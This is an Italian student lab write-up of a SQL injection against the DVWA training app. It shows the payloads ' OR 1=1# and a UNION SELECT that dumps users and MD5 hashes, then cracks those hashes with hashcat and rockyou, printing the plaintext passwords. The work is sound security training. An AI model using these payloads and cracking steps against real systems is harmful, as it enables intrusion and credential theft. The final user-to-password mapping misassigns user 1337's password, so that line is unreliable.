

S6 L4

Davide Andreozzi

Andiamo a compromettere il database di DVWA inserendo inizialmente la stringa «'», vedremo che l'output è un errore e ci fa capire che la Query non è stata sanata. Andiamo quindi a dare una condizione come in figura.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR 1=1#
First name: admin
Surname: admin

ID: ' OR 1=1#
First name: Gordon
Surname: Brown

ID: ' OR 1=1#
First name: Hack
Surname: Me

ID: ' OR 1=1#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1#
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Successivamente andiamo a recuperare gli user e password tramite il seguente comando «' *OR 1=1 UNION SELECT user,password FROM users#*»

User ID:

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: Gordon
Surname: Brown

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: Hack
Surname: Me

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

L'output precedente ci ha generato la lista degli utenti e le relative password, ma abbiamo un problema. Le password sono in Hash MD5 e per ottenerle in chiaro dobbiamo craccarle. Abbiamo creato una lista chiamata ***HASH.txt*** dove abbiamo inserito gli hash di ogni singolo username, tramite il tool **hashcat** con la lista **rockyou** abbiamo dato il comando in figura che ci genererà come output un file chiamato **passinchiario.txt** dove dovremmo avere le nostre password in chiaro.

```
(kali@kali)-[~/Desktop]
$ hashcat HASH.txt rockyoufix.txt -o passinchiario.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 1435/2934 MB (512 MB allocatable), 6MCU

The following 11 hash-modes match the structure of your input hash:

# | Name | Category
--+--
900 | MD4 | Raw Hash
0 | MD5 | Raw Hash
70 | md5(utf16le($pass)) | Raw Hash
2600 | md5(md5($pass)) | Raw Hash salted and/or iterated
3500 | md5(md5(md5($pass))) | Raw Hash salted and/or iterated
4400 | md5(sha1($pass)) | Raw Hash salted and/or iterated
20900 | md5(sha1($pass).md5($pass).sha1($pass)) | Raw Hash salted and/or iterated
4300 | md5(strtoupper(md5($pass))) | Raw Hash salted and/or iterated
1000 | NTLM | Operating System
9900 | Radmin2 | Operating System
8600 | Lotus Notes/Domino 5 | Enterprise Application Software (EAS)

Please specify the hash-mode with -m [hash-mode].

Started: Thu Jan 18 16:52:40 2024
Stopped: Thu Jan 18 16:52:41 2024

(kali@kali)-[~/Desktop]
$ hashcat -m 0 HASH.txt rockyoufix.txt -o passinchiario.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 1435/2934 MB (512 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c
```

```
Host memory required for this attack: 0 MB
```


```
Dictionary cache built:
* Filename..: rockyoufix.txt
* Passwords.: 14344392
* Bytes.....: 140056880
* Keyspace..: 14344374
* Runtime...: 1 sec
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: HASH.txt
Time.Started.....: Thu Jan 18 16:53:27 2024 (0 secs)
Time.Estimated...: Thu Jan 18 16:53:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyoufix.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 68285 H/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 3072/14344374 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point....: 1536/14344374 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: clover -> dangerous
Hardware.Mon.#1..: Util: 11%
```

```
Started: Thu Jan 18 16:53:08 2024
Stopped: Thu Jan 18 16:53:28 2024
```

Il file che genererà sarà il seguente:

La parte relativa all'associazione tra user e password è stata aggiunta manualmente in seguito e non fa parte dell'output generato da hashcat



```
*~/Desktop/passinchiaro.txt
File Edit Search View Document Help
passinchiaro.txt
1 5f4dcc3b5aa765d61d8327deb882cf99:password
2 e99a18c428cb38d5f260853678922e03:abc123
3 0d107d09f5bbe40cade3de5c71e9e9b7:letmein
4 8d3533d75ae2c3966d7e0d4fcc69216b:charley
5
6 Quindi i seguenti login sono:
7 |
8 admin = password
9 gordonb = abc123
10 1337 = abc123
11 pablo = letmein
12 smithy = password
```